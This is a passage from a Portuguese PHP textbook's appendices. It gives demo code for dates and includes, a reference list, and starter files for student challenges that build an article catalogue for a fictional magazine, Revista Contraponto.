41 criarUtilizador("Ana", "ana@example.com", "789123", "admin"); // 'role' explícito
```

B.5. Demo: Datas

Demonstração usada no Secção 5.2, desta vez com a classe `DateTime`, orientada a objetos, em vez da função `date()`.

```
1 <?php
2 // Criar e mostrar a data e hora atuais
3 $dataAtual = new DateTime();
4 echo "<p>Data e hora atuais: " . $dataAtual->format('d-m-Y H:i:s') . "</p>";
5
6 // Somar dias a uma data (clonar para não alterar o objeto original)
7 $dataFutura = clone $dataAtual;
8 $dataFutura->modify('+150 days');
9 echo "<p>Data daqui a 150 dias: " . $dataFutura->format('Y-m-d') . "</p>";
10
11 // Subtrair dias a uma data
12 $dataPassada = clone $dataAtual;
13 $dataPassada->modify('-10 days');
14 echo "<p>Data há 10 dias: " . $dataPassada->format('Y-m-d') . "</p>";
15
16 // Diferença entre duas datas
17 $intervalo = $dataAtual->diff($dataPassada);
18 echo "<p>Diferença: " . $intervalo->days . " dias</p>";
19
20 // Criar uma data a partir de uma string, num formato específico
21 $dataEspecificas = DateTime::createFromFormat('Y-m-d', '2024-12-25');
22 echo "<p>Data específica (Natal): " . $dataEspecificas->format('Y-m-d') . "</p>";
23
24 // Verificar se um ano é bissexto
25 $ano = (int) $dataEspecificas->format('Y');
26 if ($ano % 4 === 0 && ($ano % 100 !== 0 || $ano % 400 === 0)) {
27     echo "<p>$ano é um ano bissexto.</p>";
28 } else {
29     echo "<p>$ano não é um ano bissexto.</p>";
30 }
```

B.6. Demo: Includes (Header e Footer)

Demonstração usada no Secção 5.3, com três ficheiros: um `header.php` e um `footer.php` reutilizáveis, incluídos por uma página principal.

```
1 <!-- header.php -->
2 <header>
3     <h1>Bem-vindo à minha aplicação!</h1>
4     <nav>
5         <a href="index.php">Home</a> |
6         <a href="sobre.php">Sobre</a> |
7         <a href="contacto.php">Contacto</a>
8     </nav>
9 </header>
```

```

1 <!-- footer.php -->
2 <footer>
3     <p>&copy; 2026 A Minha Aplicação. Todos os direitos reservados.</p>
4 </footer>

1 <!-- index.php -->
2 <?php
3 // include: se header.php não existir, é apenas um Warning; a página continua
4 include 'header.php';
5 ?>
6
7 <h2>Página Principal</h2>
8 <p>Conteúdo específico desta página.</p>
9
10 <?php
11 // require: se footer.php não existir, é um erro fatal; a página para aqui
12 require 'footer.php';
13 ?>

```

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack's 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

C. Desafios de Programação

C.1. Introdução

No final de cada capítulo, uma secção “Desafio” propõe um pequeno exercício que aplica, ao projeto da Revista Contraponto apresentado no Secção 3.2, apenas as ferramentas da linguagem já vistas até esse ponto do livro. Este apêndice reúne o ficheiro de arranque de cada um desses desafios, com parte do código já escrito e o resto assinalado com comentários TODO, para que o trabalho de cada aluno seja completar e estender o que já está feito, em vez de começar sempre do zero.

C.2. Desafio do Capítulo 3: Completar o Catálogo de Artigos

Ficheiro de arranque para o desafio do Secção 3.9. Os dois primeiros artigos já estão completos, seguindo o mesmo formato usado no Secção 3.8; os restantes pontos ficam por completar.

```
1 <?php
2 // Desafio do Capítulo 3: completar o catálogo de artigos da Contraponto
3 //
4 // 1. Acrescentar mais artigos a $artigos, até teres pelo menos cinco;
5 // 2. Mostrar o título do terceiro artigo do catálogo (índice 2);
6 // 3. Construir $categorias a partir de $artigos, sem repetições,
7 //     ordenado por ordem alfabética;
8 // 4. Verificar, com in_array(), se a categoria "Entrevistas" já está
9 //     representada em $categorias.
10
11 $artigos = array(
12     array(
13         "titulo"    => "Entrevista: o futuro do jornalismo local",
14         "autor"     => "Rita Ferreira",
15         "categoria" => "Tecnologia"
16     ),
17     array(
18         "titulo"    => "Crítica: a nova exposição do museu",
```



```
19     "autor"      => "Marco Antunes",
20     "categoria" => "Cultura"
21 ),
22
23     // TODO 1: acrescentar mais artigos aqui, seguindo o mesmo formato
24 );
25
26 // TODO 2: mostrar o título do terceiro artigo (índice 2)
27
28
29 // TODO 3: construir $categorias a partir de $artigos, sem repetições,
30 // e ordená-lo por ordem alfabética
31
32
33 // TODO 4: verificar com in_array() se "Entrevistas" já está em $categorias
```

C.3. Desafio do Capítulo 4: Listar e Filtrar Artigos

Ficheiro de arranque para o desafio do Secção 4.3. O array `$artigos`, aqui já completo com cinco artigos, dá continuidade ao catálogo do desafio anterior; o trabalho deste capítulo é percorrê-lo e filtrá-lo, não voltar a construí-lo.

```
1 <?php
2 // Desafio do Capítulo 4: listar e filtrar os artigos da Contraponto
3 //
4 // 1. Usar um foreach para percorrer $artigos e mostrar o título de
5 //     cada um;
6 // 2. Dentro do mesmo foreach, mostrar também o autor, mas apenas dos
7 //     artigos cuja categoria seja "Cultura";
8 // 3. Usar um if para que o foreach só mostre os artigos da categoria
9 //     indicada em $categoria_escolhida.
10
11 // Simula, por agora, a categoria escolhida pelo leitor
12 $categoria_escolhida = "Tecnologia";
13
14 $artigos = array(
15     array(
16         "titulo"      => "Entrevista: o futuro do jornalismo local",
17         "autor"       => "Rita Ferreira",
18         "categoria"   => "Tecnologia"
19     ),
20     array(
21         "titulo"      => "Crítica: a nova exposição do museu",
22         "autor"       => "Marco Antunes",
23         "categoria"   => "Cultura"
24     ),
25     array(
26         "titulo"      => "Como nasceu a Contraponto",
27         "autor"       => "Rita Ferreira",
```

```

28     "categoria" => "Cultura"
29 ),
30 array(
31     "titulo"     => "Roteiro cultural de outubro",
32     "autor"      => "Marco Antunes",
33     "categoria"  => "Música"
34 ),
35 array(
36     "titulo"     => "Como a IA está a mudar o jornalismo",
37     "autor"      => "Rita Ferreira",
38     "categoria"  => "Tecnologia"
39 )
40 );
41
42 // TODO 1, 2 e 3: percorrer $artigos com foreach, mostrando o título de
43 // cada um, o autor apenas dos artigos de categoria "Cultura", e
44 // filtrando pelo valor de $categoria_escolhida

```

C.4. Desafio do Capítulo 5: Função de Formatação e Includes

Ficheiro de arranque para o desafio do Secção 5.4. O `header.php` e o `footer.php` já vêm prontos, com um cabeçalho e um rodapé simples do sítio; o `index.php` retoma o catálogo `$artigos` e o filtro por categoria do desafio anterior, faltando apenas a função `formatarArtigo()` e a sua integração no `foreach`.

```

1 <!-- header.php -->
2 <header>
3     <h1>Contraponto</h1>
4     <nav>
5         <a href="index.php">Início</a> |
6         <a href="index.php?categoria=Cultura">Cultura</a> |
7         <a href="index.php?categoria=Tecnologia">Tecnologia</a> |
8         <a href="index.php?categoria=Música">Música</a>
9     </nav>
10 </header>

1 <!-- footer.php -->
2 <footer>
3     <p>&copy; 2026 Revista Contraponto. Todos os direitos reservados.</p>
4 </footer>

1 <!-- index.php -->
2 <?php
3 // Desafio do Capítulo 5: função de formatação e includes
4 //
5 // 1. Escrever uma função formatarArtigo($artigo) que devolva uma
6 //     string como "Título - por Autor";
7 // 2. Usar essa função dentro do foreach, em vez de formatar o artigo
8 //     diretamente lá dentro;

```

```

9 // 3. Incluir header.php antes da listagem, e footer.php depois.
10
11 // Simula, por agora, a categoria escolhida pelo leitor
12 $categoria_escolhida = "Tecnologia";
13
14 $artigos = array(
15     array(
16         "titulo"    => "Entrevista: o futuro do jornalismo local",
17         "autor"     => "Rita Ferreira",
18         "categoria" => "Tecnologia"
19     ),
20     array(
21         "titulo"    => "Crítica: a nova exposição do museu",
22         "autor"     => "Marco Antunes",
23         "categoria" => "Cultura"
24     ),
25     array(
26         "titulo"    => "Como nasceu a Contraponto",
27         "autor"     => "Rita Ferreira",
28         "categoria" => "Cultura"
29     ),
30     array(
31         "titulo"    => "Roteiro cultural de outubro",
32         "autor"     => "Marco Antunes",
33         "categoria" => "Música"
34     ),
35     array(
36         "titulo"    => "Como a IA está a mudar o jornalismo",
37         "autor"     => "Rita Ferreira",
38         "categoria" => "Tecnologia"
39     )
40 );
41
42 // TODO 1: escrever a função formatarArtigo($artigo)
43
44
45 // TODO 2 e 3: incluir header.php, percorrer $artigos com foreach
46 // chamando formatarArtigo() e respeitando $categoria_escolhida, e
47 // incluir footer.php no final

```

C.5. Desafio do Capítulo 7: Pedidos Reais com GET e POST

Ficheiro de arranque para o desafio do Secção 7.9. O `header.php` e o `footer.php` mantêm-se iguais aos do capítulo anterior; o `index.php` já tem a função `formatarArtigo()` completa, tal como resolvida no Secção 5.4, faltando apenas substituir a variável fixa pelo valor real de `$_GET["categoria"]`, e tratar a submissão do formulário de comentário.

```

1 <!-- header.php -->
2 <header>

```

```

3      <h1>Contraponto</h1>
4      <nav>
5          <a href="index.php">Início</a> |
6          <a href="index.php?categoria=Cultura">Cultura</a> |
7          <a href="index.php?categoria=Tecnologia">Tecnologia</a> |
8          <a href="index.php?categoria=Música">Música</a>
9      </nav>
10 </header>

```

```

1 <!-- footer.php -->
2 <footer>
3     <p>&copy; 2026 Revista Contraponto. Todos os direitos reservados.</p>
4 </footer>

```

```

1 <!-- index.php -->
2 <?php
3 // Desafio do Capítulo 7: pedidos reais com $_GET e $_POST
4 //
5 // 1. Substituir a linha de $categoria_escolhida pelo valor real de
6 //     $_GET["categoria"], com isset() a tratar o caso de não existir
7 //     (nesse caso, mostrar todos os artigos);
8 // 2. Tratar a submissão do formulário de comentário: verificar se
9 //     $_SERVER["REQUEST_METHOD"] é "POST" e, nesse caso, mostrar uma
10 //     mensagem de confirmação com $_POST["nome"] e $_POST["texto"].
11
12 function formatarArtigo($artigo) {
13     return $artigo["titulo"] . " - por " . $artigo["autor"];
14 }
15
16 $artigos = array(
17     array(
18         "titulo"    => "Entrevista: o futuro do jornalismo local",
19         "autor"     => "Rita Ferreira",
20         "categoria" => "Tecnologia"
21     ),
22     array(
23         "titulo"    => "Crítica: a nova exposição do museu",
24         "autor"     => "Marco Antunes",
25         "categoria" => "Cultura"
26     ),
27     array(
28         "titulo"    => "Como nasceu a Contraponto",
29         "autor"     => "Rita Ferreira",
30         "categoria" => "Cultura"
31     ),
32     array(
33         "titulo"    => "Roteiro cultural de outubro",
34         "autor"     => "Marco Antunes",
35         "categoria" => "Música"
36     ),
37     array(

```

```

38     "titulo"    => "Como a IA está a mudar o jornalismo",
39     "autor"     => "Rita Ferreira",
40     "categoria" => "Tecnologia"
41 )
42 );
43
44 // TODO 1: substituir esta linha pela leitura de $_GET["categoria"]
45 $categoria_escolhida = "Tecnologia";
46
47 require "header.php";
48
49 foreach ($artigos as $artigo) {
50     if ($artigo["categoria"] === $categoria_escolhida) {
51         echo "<p>" . formatarArtigo($artigo) . "</p>";
52     }
53 }
54
55 // TODO 2: tratar a submissão do formulário de comentário, por POST
56
57 require "footer.php";

```

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack's 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.